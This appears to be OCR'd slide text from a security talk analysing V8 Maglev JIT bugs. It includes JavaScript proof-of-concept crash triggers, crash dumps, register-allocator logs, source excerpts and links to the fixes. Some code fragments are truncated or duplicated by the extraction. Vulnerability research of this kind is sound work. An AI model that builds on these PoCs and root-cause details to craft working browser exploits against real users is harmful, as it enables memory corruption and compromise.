[rdi|R|t]:[stack:-11|t]
[r8|R|t]:[stack:-12|t]
[r9|R|t]:[stack:-13|t]
[r11|R|t]:[stack:-14|t]
[r12|R|t]:[stack:-15|t]
[r15|R|t]:[stack:-16|t]
[stack:1|t]:[stack:-17|t]
[stack:2|t]:[stack:-18|t]
[stack:3|t]:[stack:1|t]
```

Location in Block b6 vs location in FrameState

Issue 1368046

```
[rcx|R|t]:[stack:-7|t]
[rdx|R|t]:[stack:-8|t]
[rbx|R|t]:[stack:-9|t]
[rsi|R|t]:[stack:-10|t]
[rdi|R|t]:[stack:-11|t]
[r8|R|t]:[stack:-12|t]
[r9|R|t]:[stack:-13|t]
[r11|R|t]:[stack:-14|t]
[r12|R|t]:[stack:-15|t]
[r15|R|t]:[stack:-16|t]
[stack:1|t]:[stack:-17|t]   V45
[stack:2|t]:[stack:-18|t]
[stack:3|t]:[stack:1|t]     V47
```

Location in Block b6 vs location in FrameState

```
0x55cc800043c7   387  488b4d18          REX.W movq rcx,[rbp+0x18]
0x55cc800043cb   38b  488b5520          REX.W movq rdx,[rbp+0x20]
0x55cc800043cf   38f  488b5d28          REX.W movq rbx,[rbp+0x28]
0x55cc800043d3   393  488b7530          REX.W movq rsi,[rbp+0x30]
0x55cc800043d7   397  488b7d38          REX.W movq rdi,[rbp+0x38]
0x55cc800043db   39b  4c8b4540          REX.W movq r8,[rbp+0x40]
0x55cc800043df   39f  4c8b4d48          REX.W movq r9,[rbp+0x48]
0x55cc800043e3   3a3  4c8b5d50          REX.W movq r11,[rbp+0x50]
0x55cc800043e7   3a7  4c8b6558          REX.W movq r12,[rbp+0x58]
0x55cc800043eb   3ab  4c8b7d60          REX.W movq r15,[rbp+0x60]
0x55cc800043ef   3af  4c8b5568          REX.W movq r10,[rbp+0x68]
0x55cc800043f3   3b3  4c8955d8          REX.W movq [rbp-0x28],r10
0x55cc800043f7                          REX.W movq r10,[rbp+0x70]
0x55cc800043fb                          REX.W movq [rbp-0x30],r10
0x55cc800043ff   3bf  4c8b55d8          REX.W movq r10,[rbp-0x28]
0x55cc80004403   3c3  4c8955c8          REX.W movq [rbp-0x38],r10
0x55cc80004407   3c7  e92efeffff        jmp 0x55cc8000423a  <+0x1fa>
```

Stack:1 was overwrite!

Assembly code generated by maglev

Issue 1368046

```
   Block b6 (exception handler)
    34/32: φe <accumulator> → [rax|R|t]
    35/33: φe a0 → [rcx|R|t]
    36/34: φe a1 → [rdx|R|t]
    37/35: φe a2 → [rbx|R|t]
    38/36: φe a3 → [rsi|R|t]
    39/37: φe a4 → [rdi|R|t]
    40/38: φe a5 → [r8|R|t]
    41/39: φe a6 → [r9|R|t]
    42/40: φe a7 → [r11|R|t]
    43/41: φe a8 → [r12|R|t]
    44/42: φe a9 → [r15|R|t]
    45/43: φe a10 → [stack:1|t]
    46/44: φe a11 → [stack:2|t]
    47/45: φe r1 → [stack:3|t]
       57: GapMove([stack:3|t] → [rsi|R|t])
    48/47: CallRuntime(PushCatchContext) [v47/n45:[rsi|R|t]  v34                    :[constant:v0]] → [rax|R|t]
           ↳ lazy @24 : {<this>:v7/n1:[stack:-6|t], a0:v35/n33:[sta                 n34:[stack:7|t], a2:v37/n35:[stack:8|t], a3:v38/n36:[stack:4|t], a4:v39/n37:[stack:
9|t], a5:v40/n38:[stack:10|t], a6:v41/n39:[stack:11|t], a7:v42/n40:[st          ], a  v43/n41:[stack:13|t], a9:v44/n42:[stack:14|t], a10:v45/n43:[stack:1|t], a11:v46/n4
4:[stack:2|t], <context>:v47/n45:[stack:3|t], <accumulator>:<result>}
       58: ConstantGapMove(v3/n48 → [rax|R|t])
    49/49: SetPendingMessage [v3/n48:[rax|R|t]] → [rdx|R|t]
    50/50: ReduceInterruptBudget(37)
           ↳ lazy @37 : {<this>:v7/n1:[stack:-6|t], a0:v35/n33:[stack:6|t], a1:v36/n34:[stack:7|t], a2:v37/n35:[stack:8|t], a3:v38/n36:[stack:4|t], a4:v39/n37:[stack:
9|t], a5:v40/n38:[stack:10|t], a6:v41/n39:[stack:11|t], a7:v42/n40:[stack:12|t], a8:v43/n41:[stack:13|t], a9:v44/n42:[stack:14|t], a10:v45/n43:[stack:1|t], a11:v46/n4
4:[stack:2|t], <context>:v47/n45:[stack:3|t]}
       59: ConstantGapMove(v2/n16 → [rax|R|t])
    51/51: Return [v2/n16:[rax|R|t]]

Received signal 11 SEGV_MAPERR 000041414141
```

Type Confusion

Sea of Node in Maglev

fix: https://chromium.googlesource.com/v8/v8/+/5646b9c3c0edb2d688603c3de72c382018d449a6

Issue 1410970

```
const obj3 = [13.37,13.37,13.37,13.37];
let obj4 = 1;
function obj5(obj6,obj7,obj8,obj9) {
    for (const obj10 of obj3) {
        const obj15 = [undefined,undefined,undefined,"foo"];
        let obj16 = 0;
        function obj17() {
            const obj18 = obj16++;
            const obj22 = Math.ceil();
            obj4 = obj22;
        }
        const obj23 = obj15.findIndex(obj17);
        const obj25 = [1337,1337,1337,1337,1337];
        const obj28 = [1024,2,0];
        for (const obj29 of obj28) {
            const obj32 = [1,2,obj23];
            for (const obj33 of obj32) {
                const obj36 = [1,obj25,3];
                for (const obj37 of obj36) {
                    const obj38 = obj29 < obj33;
                    const obj39 = obj10 !== obj7;
                }
            }
        }
    }
}

for(var i = 0 ;i <0x3000;i++) {
      const obj40 = obj5();
}
```

```
* thread #1, queue = 'com.apple.main-thread', stop reason = EXC_BAD_ACCESS (code=2, address=0x97100000017)
    frame #0: 0x0000000011001461c
->  0x11001461c: stur   w13, [x7, #0x13]
    0x110014620: and    x16, x7, #0xfffffffffffc0000
    0x110014624: ldr    x16, [x16, #0x8]
    0x110014628: tbnz   w16, #0x2, 0x110015040
Target 0: (d8) stopped.
(lldb) r
There is a running process, kill it and restart?: [Y/n] n
(lldb) reg r x7
     x7 = 0x0000097100000004
(lldb)
```

The loop?

Issue 1410970

```
void AttemptOnStackReplacement(MaglevAssembler* masm,
                               ZoneLabelRef no_code_for_osr,
                               JumpLoopPrologue* node, Register
scratch0,
                               Register scratch1, int32_t loop_depth,
                               FeedbackSlot feedback_slot,
                               BytecodeOffset osr_offset) {

  baseline::BaselineAssembler basm(masm);
  __ AssertFeedbackVector(scratch0);

  // Case 1).
  Label deopt;
  Register maybe_target_code = scratch1;
  {
    basm.TryLoadOptimizedOsrCode(maybe_target_code, scratch0,
feedback_slot, &deopt, Label::kFar);
  }

  // Case 2).
 __ LoadByte(scratch0,
                FieldMemOperand(scratch0,
FeedbackVector::kOsrStateOffset));
    __ DecodeField<FeedbackVector::OsrUrgencyBits>(scratch0);
    basm.JumpIfByte(kUnsignedLessThanEqual, scratch0, loop_depth,
                    *no_code_for_osr, Label::kNear);
  //[...]
}
```

```
void BaselineAssembler::TryLoadOptimizedOsrCode(Register
scratch_and_result,
                                                Register
feedback_vector,
                                                FeedbackSlot slot,
                                                Label* on_result,
                                                Label::Distance) {
  Label fallthrough, clear_slot;
  LoadTaggedPointerField(scratch_and_result, feedback_vector,
                         FeedbackVector::OffsetOfElementAt(slot.ToInt()
));
  __ LoadWeakValue(scratch_and_result, scratch_and_result,
&fallthrough);

  // Is it marked_for_deoptimization? If yes, clear the slot.
  {
    ScratchRegisterScope temps(this);
    __ JumpIfCodeIsMarkedForDeoptimization(scratch_and_result,
                                           temps.AcquireScratch(),
&clear_slot);
    __ B(on_result);
  }
  // […]
}
```

How does the Maglev optimize further?

Issue 1410970

```
class BaselineAssembler::ScratchRegisterScope {
 public:
  explicit ScratchRegisterScope(BaselineAssembler* assembler)
      : assembler_(assembler),
        prev_scope_(assembler->scratch_register_scope_),
        wrapped_scope_(assembler->masm()) {
    if (!assembler_->scratch_register_scope_) {
      // If we haven't opened a scratch scope yet, for the first one
add a
      // couple of extra registers.
      wrapped_scope_.Include(x14, x15);
      wrapped_scope_.Include(x19);
    }
    assembler_->scratch_register_scope_ = this;
  }
  ~ScratchRegisterScope() { assembler_->scratch_register_scope_ =
prev_scope_; }

  Register AcquireScratch() { return wrapped_scope_.AcquireX(); }

 private:
  BaselineAssembler* assembler_;
  ScratchRegisterScope* prev_scope_;
  UseScratchRegisterScope wrapped_scope_;
};
```

```
void MacroAssembler::JumpIfCodeIsMarkedForDeoptimization(
    Register code, Register scratch, Label*
if_marked_for_deoptimization) {
  Ldr(scratch.W(), FieldMemOperand(code, //overwrite the scratch register
Code::kKindSpecificFlagsOffset));
  Tbnz(scratch.W(), InstructionStream::kMarkedForDeoptimizationBit,
       if_marked_for_deoptimization);
}
```

Are the assumption universal?

Issue 1410970

```
271/271: ReduceInterruptBudget(570)
        ↳ lazy @593 (10 live vars)
        live regs: x1=v248, x2=v249, x3=v250, x4=v251, x7=v6, x9=v247, x10=v253, x11=v254, x12=v255, x13=v256, x14=v257, x27=v10
        Allocating v272/n272 inputs...
        Temporaries: {x0, x5}
        Allocating eager deopt inputs...
        Using v247/n247...
          freeing v247/n247
        Using v248/n248...
          freeing v248/n248
        Using v249/n249...
          freeing v249/n249
        Using v250/n250...
          freeing v250/n250
        Using v251/n251...
          freeing v251/n251
        Using v257/n257...
          freeing v257/n257
        Using v253/n253...
          freeing v253/n253
        Using v254/n254...
          freeing v254/n254
        Using v255/n255...
          freeing v255/n255
        Using v256/n256...
          freeing v256/n256
        r eager @593 (10 live vars)
```

```
MacroAssembler::JumpIfCodeIsMarkedForDeoptimization(
Register code, Register scratch, Label*
arked_for_deoptimization) {
r(scratch.W(), FieldMemOperand(code, //overwrite the scratch register
:kKindSpecificFlagsOffset));
nz(scratch.W(), InstructionStream::kMarkedForDeoptimizationBit,
  if_marked_for_deoptimization);
```

Are the assumption universal?

```
 private:
  BaselineAssembler* assembler_;
  ScratchRegisterScope* prev_scope_;
  UseScratchRegisterScope wrapped_scope_;
};
```

Issue 1410970

```
271/271: ReduceInterruptBudget(570)
        ↳ lazy @593 (10 live vars)
        live regs: x1=v248, x2=v249, x3=v250, x4=v251, x7=v6, x9=v247, x10=v253, x11=v254, x12=v255, x13=v256, x14=v257, x27=v10
        Allocating v272/n272 inputs...
        Temporaries: {x0, x5}
        Allocating eager deopt inputs...
        Using v247/n247...
          freeing v247/n247
        Using v248/n248...
          freeing v248/n248
        Using v249/n249...
          freeing v249/n249
        Using v250/n250...
      translating baseline frame obj5 => bytecode_offset=593, variable_frame_size=424, frame_size=520
        0x00016d2aa1a0: [top + 512] <- 0x0ee6000022e1 <undefined> ;  stack parameter (input #5)
        0x00016d2aa198: [top + 504] <- 0x0ee6000022e1 <undefined> ;  stack parameter (input #4)
        0x00016d2aa190: [top + 496] <- 0x0ee6000022e1 <undefined> ;  stack parameter (input #3)
        0x00016d2aa188: [top + 488] <- 0x0ee6000022e1 <undefined> ;  stack parameter (input #2)
        0x00016d2aa180: [top + 480] <- 0x0ee600243be9 <JSGlobalProxy> ;  stack parameter (input #1)
        -------------------------
        0x00016d2aa178: [top + 472] <- 0x0001178b3584 ;  bottommost caller's pc
        0x00016d2aa170: [top + 464] <- 0x00016d2aa200 ;  caller's fp
        0x00016d2aa168: [top + 456] <- 0x0ee600000004 <Smi 2> ;  context (input #6)
        0x00016d2aa160: [top + 448] <- 0x0ee60025addd <JSFunction obj5 (sfi = 0xee60025a96d)> ;  function (input #0)
        0x00016d2aa158: [top + 440] <- 0x000000000001 ;  actual argument count
        0x00016d2aa150: [top + 432] <- 0x0ee60025b061 <BytecodeArray[671]> ;  bytecode array
        0x00016d2aa148: [top + 424] <- 0x0000000004e4 <Smi 626> ;  bytecode offset
        -------------------------
        0x00016d2aa140: [top + 416] <- 0x0ee600007c01 <Odd Oddball: optimized_out> ;  stack parameter (input #7)
        0x00016d2aa138: [top + 408] <- 0x0ee600007c01 <Odd Oddball: optimized_out> ;  stack parameter (input #8)
        0x00016d2aa130: [top + 400] <- 0x0ee600007c01 <Odd Oddball: optimized_out> ;  stack parameter (input #9)
};
```

```
257/257: φ (v208/n208, v18/n6, v243/n243) → [x14|R|t]
         phi (reuse) [x14|R|t]
```

```
Register code, Register scratch, Label*
arked_for_deoptimization) {
r(scratch.W(), FieldMemOperand(code, //overwrite the scratch register
:kKindSpecificFlagsOffset));
```

```
18/6: InitialValue(<context>) → [stack:-3|t], live range: [18-276]
      live regs:
      Allocating v19/n7 inputs...
      Allocating result...
```


Are the assumption universal?

Issue 1410

```
#
# Fatal error in ../../src/execution/frames.h, line 197
# Debug check failed: static_cast<uintptr_t>(type) < Type::NUMBER_OF_TYPES (19288698126338 vs. 27).
#
#
#
#FailureMessage Object: 0x16fdfd048
==== C stack trace ===============================

    0   libv8_libbase.dylib                 0x0000000010057e8e8 v8::base::debug::StackTrace::StackTrace() + 24
    1   libv8_libplatform.dylib             0x00000001005c09fc v8::platform::(anonymous namespace)::PrintStackTrace() + 1
16
    2   libv8_libbase.dylib                 0x0000000100560890 V8_Fatal(char const*, int, char const*, ...) + 284
    3   libv8_libbase.dylib                 0x00000001005602a8 std::Cr::enable_if<!std::is_function<std::Cr::remove_point
er<char>::type>::value && !std::is_enum<char>::value && has_output_operator<char, v8::base::CheckMessageStream>::value, s
td::Cr::basic_string<char, std::Cr::char_traits<char>, std::Cr::allocator<char>>>::type v8::base::PrintCheckOperand<char>
(char) + 0
    4   libv8.dylib                         0x00000001048d4438 v8::internal::StackFrame::MarkerToType(long) + 136
    5   libv8.dylib                         0x00000001048d26c4 v8::internal::StackFrame::ComputeType(v8::internal::StackF
rameIteratorBase const*, v8::internal::StackFrame::State*) + 572
    6   libv8.dylib                         0x00000001048d202c v8::internal::StackFrameIterator::Advance() + 88
    7   libv8.dylib                         0x00000001048d32e8 v8::internal::JavaScriptFrameIterator::Advance() + 24
    8   libv8.dylib                         0x000000010520d010 v8::internal::__RT_impl_Runtime_NotifyDeoptimized(v8::inte
rnal::Arguments<(v8::internal::ArgumentsType)0>, v8::internal::Isolate*) + 636
    9   libv8.dylib                         0x000000010520c9c8 v8::internal::Runtime_NotifyDeoptimized(int, unsigned long
*, v8::internal::Isolate*) + 172
    10  ???                                 0x0000000137b4d9a8 0x0 + 5229566376
    11  ???                                 0x00000001378b669c 0x0 + 5226849948
    12  ???                                 0x00000001378b4da0 0x0 + 5226843552
    13  ???                                 0x00000001378b3584 0x0 + 5226837380
    14  ???                                 0x00000001378ad71c 0x0 + 5226813212
    15  ???                                 0x00000001378ad3a8 0x0 + 5226812328
```

```
271/271: ReduceInterruptBudget(570)
        ↳ lazy @593 (10 live vars)
        live regs: x1=v248, x2=v249, x
        Allocating v272/n272 inputs...
        Temporaries: {x0, x5}
        Allocating eager deopt inputs.
        Using v247/n247...
          freeing v247/n247
        Using v248/n248...
          freeing v248/n248
        Using v249/n249...
          freeing v249/n249
        Using v250/n250...
      translating baseline frame obj
        0x00016d2aa1a0: [top + 512]
        0x00016d2aa198: [top + 504]
        0x00016d2aa190: [top + 496]
        0x00016d2aa188: [top + 488]
        0x00016d2aa180: [top + 480]
        -------------------------
        0x00016d2aa178: [top + 472]
        0x00016d2aa170: [top + 464]
        0x00016d2aa168: [top + 456]
        0x00016d2aa160: [top + 448]
        0x00016d2aa158: [top + 440]
        0x00016d2aa150: [top + 432]
        0x00016d2aa148: [top + 424]
        -------------------------
        0x00016d2aa140: [top + 416] <- 0x0ee600007c01 <Odd Oddball: optimized_out> ;  stack parameter (input #7)
        0x00016d2aa138: [top + 408] <- 0x0ee600007c01 <Odd Oddball: optimized_out> ;  stack parameter (input #8)
        0x00016d2aa130: [top + 400] <- 0x0ee600007c01 <Odd Oddball: optimized_out> ;  stack parameter (input #9)
};
```

```
v18/n6, v243/n243) → [x14|R|t]
x14|R|t]
atch, Label*

and(code, //overwrite the scratch register
);
text>) → [stack:-3|t], live range: [18-276]

inputs...
...
```



Fix: https://chromium.googlesource.com/v8/v8/+/12ecfa78cd57978caebda77ef40309ce89b97d8b

Bugs in Deoptimization


What does Deoptimization do ?

- Store the context snapshot at every Deoptimization point
- Materialize the JSObject according to FrameState using the snapshot.
- Jump to bytecode position with unoptimized state.

Similar bug in other JIT compiler:

- Issue 1016450
- Issue 1028191
- Issue 1029530
- Issue 1084820

Any difference between deoptimization issue in Turbofan and Maglev?



Issue 1381335

```
const obj3 = {a:42};
const obj4 = {a:42};
const obj5 = {a:42};
const obj6 = {a:42};
obj5.c = "test";
obj3.a = 13.37;
function foo(arg1,arg2) {
    const obj11 = arg1.e;
    const obj12 = {a:42};
    function inlined_func1() {
        arg1.e = 13.37;
        arg2.g = obj2;
    }
    function inlined_func2() {
        return obj12;
    }
    const obj24 = [13.37];
    const obj26 = [13.37];
    const obj27 = [BigInt,512,obj24,obj24,BigInt,"test",13.37,BigInt,obj26,13.37];
    for (let i = 0; i < 100; i++) {
        const obj31 = inlined_func2(arg1,obj12);
    }
    arg2.d = 42;
}
const obj32 = {a:42};
for (let i = 0; i < 100; i++) {
    foo(obj4,obj32);
}
for (let j = 0; j < 2; j++) {
    foo(1,obj6);
}

const obj43 = foo(obj5,obj32);
```

Optimize foo using input "obj4"

Found the input "1" rather than "obj4",
Bail out to Ignition.

```
D:\temp_dir\win64-debug_d8-asan-win64-debug-v8-component-84054\d8-asan-win64-debug-v8-component-84054>.\d8.exe --predict
able --allow-natives-syntax --interrupt-budget=1024 --maglev E:\User\Desktop\test.js
=================================================================
==16632==ERROR: AddressSanitizer: access-violation on unknown address 0x001a1fffffff (pc 0x7ff760039269 bp 0x00c6b69fec8
0 sp 0x00c6b69fec38 T0)
==16632==The signal is caused by a READ memory access.
==16632==*** WARNING: Failed to initialize DbgHelp!              ***
==16632==*** Most likely this means that the app is already      ***
==16632==*** using DbgHelp, possibly with incompatible flags.    ***
==16632==*** Due to technical reasons, symbolization might crash ***
==16632==*** or produce wrong results.                           ***
==16632==WARNING: Failed to use and restart external symbolizer!
    #0 0x7ff760039269  (<unknown module>)
    #1 0x7ff760005c2f  (<unknown module>)
    #2 0x7ff77fdccb1b  (<unknown module>)
    #3 0x7ff77fdcc71a  (<unknown module>)
    #4 0x7ff7f906cb1b in v8::internal::`anonymous namespace'::Invoke C:\b\s\w\ir\cache\builder\v8\src\execution\executio
n.cc:427
    #5 0x133394ccc5df  (<unknown module>)

AddressSanitizer can not provide additional info.
SUMMARY: AddressSanitizer: access-violation (<unknown module>)
==16632==ABORTING
```

Issue 1381335

What type of nodes may cause deoptimization in Maglev?

```
class CheckMapsWithMigration
    : public FixedInputNodeT<1, CheckMapsWithMigration> {
  using Base = FixedInputNodeT<1, CheckMapsWithMigration>;

 public:
  explicit CheckMapsWithMigration(uint64_t bitfield,
                                  const ZoneHandleSet<Map>& maps,
                                  CheckType check_type)
      : Base(bitfield), maps_(maps), check_type_(check_type) {}

  static constexpr OpProperties kProperties =
      OpProperties::EagerDeopt() | OpProperties::DeferredCall();

  const ZoneHandleSet<Map>& maps() const { return maps_; }

  static constexpr int kReceiverIndex = 0;
  Input& receiver_input() { return input(kReceiverIndex); }

  void AllocateVreg(MaglevVregAllocationState*);
  void GenerateCode(MaglevAssembler*, const ProcessingState&);
  void PrintParams(std::ostream&, MaglevGraphLabeller*) const;
};
```

```
class ReduceInterruptBudget : public FixedInputNodeT<0,
ReduceInterruptBudget> {
  using Base = FixedInputNodeT<0, ReduceInterruptBudget>;

 public:
  explicit ReduceInterruptBudget(uint64_t bitfield, int amount)
      : Base(bitfield), amount_(amount) {
    DCHECK_GT(amount, 0);
  }

  static constexpr OpProperties kProperties =
      OpProperties::DeferredCall() | OpProperties::LazyDeopt();

  int amount() const { return amount_; }

  void AllocateVreg(MaglevVregAllocationState*);
  void GenerateCode(MaglevAssembler*, const ProcessingState&);
  void PrintParams(std::ostream&, MaglevGraphLabeller*) const;

 private:
  const int amount_;
};
```

Issue 1381335

How to recovery the context when deoptimization

1. *Save all register according to **node->register_snapshot** before a outer call*
2. *Call **Runtime Function** for checking*
3. *Check Runtime status to determine whether to deoptimize*
4. *Recovery Ignition Context according to **FrameState***
5. *Continue executing with Bytecode in Ignition*

```
void CheckMapsWithMigration::GenerateCode(MaglevAssembler* masm,
                                          const ProcessingState& state)
{
    // [...]
    if (map->is_migration_target()) {
      __ JumpToDeferredIf(
          not_equal,
          [](MaglevAssembler* masm, ZoneLabelRef continue_label,
             ZoneLabelRef done, Register object, int map_index,
             CheckMapsWithMigration* node) {
            // [...]
            Register return_val = Register::no_reg();
            {
              SaveRegisterStateForCall save_register_state(
                  masm, node->register_snapshot()); [1]
              __ Push(object);
              __ Move(kContextRegister, masm-
>native_context().object());
              __ CallRuntime(Runtime::kTryMigrateInstance); [2]
              save_register_state.DefineSafepoint();
              return_val = kReturnRegister0;
              if (node-
>register_snapshot().live_registers.has(return_val)) {
                DCHECK(!node->register_snapshot().live_registers.has(
                    kScratchRegister));
                __ movq(kScratchRegister, return_val);
                return_val = kScratchRegister;
              }
            }
            __ cmpl(return_val, Immediate(0)); [3]
            __ j(equal, *continue_label);
    // [4][5]
}
```

Issue 1381335

```
class SaveRegisterStateForCall {
 public:
  SaveRegisterStateForCall(MaglevAssembler* masm, RegisterSnapshot
snapshot)
      : masm(masm), snapshot_(snapshot) {
    masm->PushAll(snapshot_.live_registers);
    masm->PushAll(snapshot_.live_double_registers, kDoubleSize);
  }

template <typename RegisterT>
void
StraightForwardRegisterAllocator::DropRegisterValueAtEnd(RegisterT
reg) {
  RegisterFrameState<RegisterT>& list =
GetRegisterFrameState<RegisterT>();
  list.unblock(reg);
  if (!list.free().has(reg)) {
    ValueNode* node = list.GetValue(reg);
    // If the register is not live after the current node, just
remove its
    // value.
    if (node->live_range().end == current_node_->id()) {
      node->RemoveRegister(reg);
    } else {
      DropRegisterValue(list, reg);
    }
    list.AddToFree(reg);
  }
}
```

Saving the live regs analyzed by maglev

```
  const compiler::BytecodeLivenessState* GetInLiveness() const {
    return GetInLivenessFor(iterator_.current_offset());
  }

void MaglevGraphBuilder::MergeIntoInlinedReturnFrameState(
    BasicBlock* predecessor) {
  int target = inline_exit_offset();
  if (merge_states_[target] == nullptr) {
    // All returns should have the same liveness, which is that only the
    // accumulator is live.
    const compiler::BytecodeLivenessState* liveness = GetInLiveness();
    DCHECK(liveness->AccumulatorIsLive());
    DCHECK_EQ(liveness->live_value_count(), 1);

    // If there's no target frame state, allocate a new one.
    merge_states_[target] = MergePointInterpreterFrameState::New(
        *compilation_unit_, current_interpreter_frame_, target,
        NumPredecessors(target), predecessor, liveness);
  }

    // […]
}
```

Using the FrameState analyzed by bytecode-analysis

Mismatch??

register_snapshot vs FrameState

Issue 1381335

```
          - using v24/n14
          Using input v24/n14...
            freeing v24/n14
          r eager @24 : {<this>:v13/n1:[stack:-6|t], a0:v14/n2:[stack:-7|t], a1:v15/n3:[stack:-8|t], <context>:v19/n8:[rcx|R|t], r1:v23/n13:[rax|R|t], r8:v24/n14:[rd
x|R|t]}
    25/15: CheckMapsWithMigration(0x09b0000023fd <Map[12](HEAP_NUMBER_TYPE)>, 0x09b00025a545 <Map[16](HOLEY_ELEMENTS)>) [v24/n14:[rdx|R|t]]
          live regs: rax=v23, rcx=v19
          Allocating v26/n16 inputs...
            clearing registers with v23/n13
            spill: [stack:1|t] ← v23/n13
            clearing registers with v19/n8
          Allocating result...
            forcing rax to v26/n16...
          Updating uses...
          Using lazy deopt nodes...
          - using v13/n1
          - using v14/n2
          - using v15/n3
          - using v19/n8
          - using v23/n13
```

where is the rdx ???

r8 : the map needs to be checked

-> No longer used after CheckMapsWithMigration (Not in live regs)

-> Needed when bail out to Ignition

Issue 1381335

```
          - using v24/n14
          Using input v24/n14...
            freeing v24/n14
          r eager @24 : {<this>:v13/n1:[stack:-6|t], a0:v14/n2:[stack:-7|t], a1:v15/n3:[stack:-8|t], <context>:v19/n8:[rcx|R|t], r1:v23/n13:[rax|R|t], r8:v24/n14:[rd
x|R|t]}
    25/15: CheckMapsWithMigration(0x09b0000023fd <Map[12](HEAP_NUMBER_TYPE)>, 0x09b00025a545 <Map[16](HOLEY_ELEMENTS)>) [v24/n14:[rdx|R|t]]
          live regs: rax=v23, rcx=v19
          Allocating v26/n16 inputs...
            clearing registers with v23/n13
            spill: [stack:1|t] ← v23/n13
            clearing registers with v19/n8
          Allocating result...
            forcing rax to v26/n16...
          Updating uses...
          Using lazy deopt nodes...
          - using v13/n1
          - using v14/n2
          - using v15/n3
          - using v19/n8
          - using v23/n13
```

where is the rdx ???

```
  0x7fbd4004519e:      mov    edx,DWORD PTR [rdx+0xb]
  0x7fbd400451a1:      test   r10d,0x1000000
  0x7fbd400451a8:      je     0x7fbd400452ee
  0x7fbd400451ae:      push   rax
  0x7fbd400451af:      push   rcx                    1
  0x7fbd400451b0:      push   rdx
  0x7fbd400451b1:      movabs rsi,0x9b000243aa9
  0x7fbd400451bb:      mov    eax,0x1
  0x7fbd400451c0:      movabs rbx,0x7fbdcba7dec0
  0x7fbd400451ca:      call   0x7fbd5f9a3280         2
=> 0x7fbd400451cf:      mov    r10,rax
  0x7fbd400451d2:      pop    rcx
  0x7fbd400451d3:      pop    rax                    3
  0x7fbd400451d4:      cmp    r10d,0x0
  0x7fbd400451d8:      je     0x7fbd400452ee         4
  0x7fbd400451de:      mov    rdx,r10
  0x7fbd400451e1:      cmp    DWORD PTR [rdx-0x1],0x25a545
  0x7fbd400451e8:      je     0x7fbd4004452a
  0x7fbd400451ee:      jmp    0x7fbd400452ee
```

Side effect !!!
Change rdx while the call

r8 : the map needs to be checked

-> No longer used after CheckMapsWithMigration (Not in live regs)

-> Needed when bail out to Ignition

```
[bailout (kind: deopt-eager, reason: wrong map): begin. deoptimizing 0x09b00025a491 <JSFunction foo (sfi = 0x9b000259f8d)>, 0x7
de id 0, bytecode offset 24, deopt exit 0, FP to SP delta 72, caller SP 0x7ffd40965218, pc 0x7f49a00452f2]
            ;;; deoptimize at </home/p4nda/Desktop/bug-analysis/1381335/test.js:10:24>
  reading input frame foo => bytecode_offset=24, args=3, height=11, retval=0(#0); inputs:
      0: 0x09b00025a491 ;  [fp -  16]  0x09b00025a491 <JSFunction foo (sfi = 0x9b000259f8d)>
      1: 0x09b000243a71 ;  [fp +  16]  0x09b000243a71 <JSGlobalProxy>
      2: 0x09b00010b19d ;  [fp +  24]  0x09b00010b19d <Object deprecated-map = 0x9b00025a515>
      3: 0x09b00010b239 ;  [fp +  32]  0x09b00010b239 <Object map = 0x9b00025a989>
      4: 0x09b00010c31d ; rcx
      5: (optimized out)
      6: 0x09b00010c339 ; rax
      7: (optimized out)
      8: (optimized out)
      9: (optimized out)
     10: (optimized out)
     11: (optimized out)
     12: (optimized out)
     13: 0x09b02049ef0f ; rdx
     14: (optimized out)
     15: (optimized out)
     16: (optimized out)
  translating baseline frame foo => bytecode_offset=24, variable_frame_size=96, frame_size=176
    0x7ffd40965210: [top + 168] <- 0x09b00010b239 <Object map = 0x9b00025a989> ;  stack parameter (input #3)
    0x7ffd40965208: [top + 160] <- 0x09b00010b19d <Object deprecated-map = 0x9b00025a515> ;  stack parameter (input #2)
    0x7ffd40965200: [top + 152] <- 0x09b000243a71 <JSGlobalProxy> ;  stack parameter (input #1)
    -------------------------
    0x7ffd409651f8: [top + 144] <- 0x7f49a0025a37 ;  bottommost caller's pc
    0x7ffd409651f0: [top + 136] <- 0x7ffd40965270 ;  caller's fp
    0x7ffd409651e8: [top + 128] <- 0x09b00010c31d <FunctionContext[5]> ;  context (input #4)
    0x7ffd409651e0: [top + 120] <- 0x09b00025a491 <JSFunction foo (sfi = 0x9b000259f8d)> ;  function (input #0)
